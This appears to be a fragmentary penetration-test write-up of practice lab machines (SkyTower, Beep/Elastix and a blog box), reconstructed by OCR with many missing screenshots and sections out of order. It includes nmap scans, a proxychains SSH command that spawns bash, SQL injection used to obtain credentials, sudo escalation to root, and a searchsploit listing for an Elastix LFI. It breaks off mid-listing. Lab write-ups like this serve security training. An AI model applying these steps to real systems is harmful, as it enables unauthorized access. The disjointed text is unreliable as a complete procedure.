


2) Enter the the url 10.10.10.100/blog → Right click → View page source:




3) Search in Metasploit on this blog version:

4) Using of the exploit that I found:



Initial Shell Screenshot:

5)



Privilege Escalation


Additional Priv Esc info

Vulnerability Exploited:


Sensitive info in file found in the system

Vulnerability Fix: Hiding the file from not-root users

Vulerability Explanation: After I getting shell on the system, I was starting to look for interesting file in the path: /var/mysqli_connect.php



1) After I found the login & password info, I tried to connect with ssh to 'root'



System IP: 10.100.102.116

Service Enumeration

Server IP Address	Ports Open
10.100.102.116	**TCP:** 22, 80, 3128
	UDP:

Nmap Scan Results: (The ip was changing a lot during the solve of the machine**)**

```
┌──(root💀kali)-[/home/kali]
└─# nmap -p- -sV -A  10.100.102.31
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-22 06:38 EDT
Nmap scan report for SkyTower (10.100.102.31)
Host is up (0.00047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Debian)
3128/tcp open     http-proxy Squid http proxy 3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: HEAD
|_http-server-header: squid/3.1.20
MAC Address: 08:00:27:54:4A:37 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10, Linux 3.2 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.47 ms SkyTower (10.100.102.31)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.18 seconds

┌──(root💀kali)-[/home/kali]
└─#
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The vulnerability found in the login page of the website I went through with sqli found the first user and password and also the additional issue with being able to run commands with an attempted SSH connection that revealed sensitive system information

Vulnerability Fix: Using a white list on the site that will prevent SQLi attacks.


Severity: High

Proof of Concept Code Here:

1) First, I saw that when I put special chars, I get SQL error message and the website probably vulnerable to SQL injection I tried many versions until I succeed




2) I found an info about user called 'John' and was trying to login with SSH to his account




3) When I was trying to connect, I saw that I blocked immediately (the tries of connect was with 'proxy chains' because the website works with the proxy 'squid' on port 3128).
I looked up on the internet and found the possibility of run commands with the SSH login process
I used this command: proxychains ssh john@10.100.102.116 'bin/bash'


Initial Shell Screenshot:




4) I found 2 more users one of them was user called 'sara' so I tried to extract the info just like I did with the user 'John' but in this case I used structure of the company mail and I succeed to get the login & password of Sara



5) After I found the credential of Sara, I was running again the command that I used with the user 'John'




6) I found that the user 'Sara' has the possibility of getting 'root' privilege with no password. So, I tried that and found the root password in the filed called: 'flag.txt'



Privilege Escalation:

1) Finally, I connect to the 'root' account using proxychain & SSH:




System IP: 10.10.10.7

Service Enumeration

Server IP Address	Ports Open
10.10.10.7	**TCP:** 22,80,443,10000,25,110,111,143,3306,4445,993,995
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -v -A 10.10.10.7
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 05:51 EST
NSE: Loaded 155 scripts for scanning.
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 adee5abb6937fb27afb83072a0f96f53 (DSA)
|_  2048 bcc6735913a18a4b550750f6651d6d0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http       Apache httpd 2.2.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: IMPLEMENTATION(Cyrus POP3 server v2) STLS APOP TOP PIPELINING UIDL USER AUTH-RESP-CODE EXPIRE(N
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            874/udp   status
|_  100024  1            877/tcp   status
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: Completed LIST-SUBSCRIBED IDLE LITERAL+ IMAP4rev1 UNSELECT NO RIGHTS=kxte NAMESPACE ID X-NETSCA
THREAD=REFERENCES CATENATE MULTIAPPEND ANNOTATEMORE THREAD=ORDEREDSUBJECT SORT=MODSEQ SORT BINARY CHILDREN MAILBOX-R
C URLAUTHA0001
443/tcp   open  ssl/http   Apache httpd 2.2.3 ((CentOS))
|_ssl-date: 2022-11-17T11:54:54+00:00; +59m59s from scanner time.
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Elastix - Login page
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E608B0890C05E9F
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeStat
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryNa
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08
| Not valid after:  2018-04-07T08:22:08
| MD5:   621a82b6cf7e1afa52841c9160c8fbc8
```



Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability was in the open-source software 'elastix' that was in use on this box. The vulnerability was LFI that reviled username & password that belong the system

Vulnerability Fix: Update the open-source software 'elastix'


Severity: High

Privilege Escalation


Additional Priv Esc info

Exploit Code & Proof Screenshot Here:

1) After I scan the system, I'm went to the address http://10.10.10.7 and saw the web page and notices the name of 'elastix'



2) After that I decided to search about the name **'elastix'** and found several exploits about it. I choose Elastix 2.2.0 - 'graph.php' Local File Inclusion




```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit elastix
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                     |  Path
------------------------------------------------------------------ ---------------------------------
Elastix - 'page' Cross-Site Scripting                              | php/webapps/38078.py
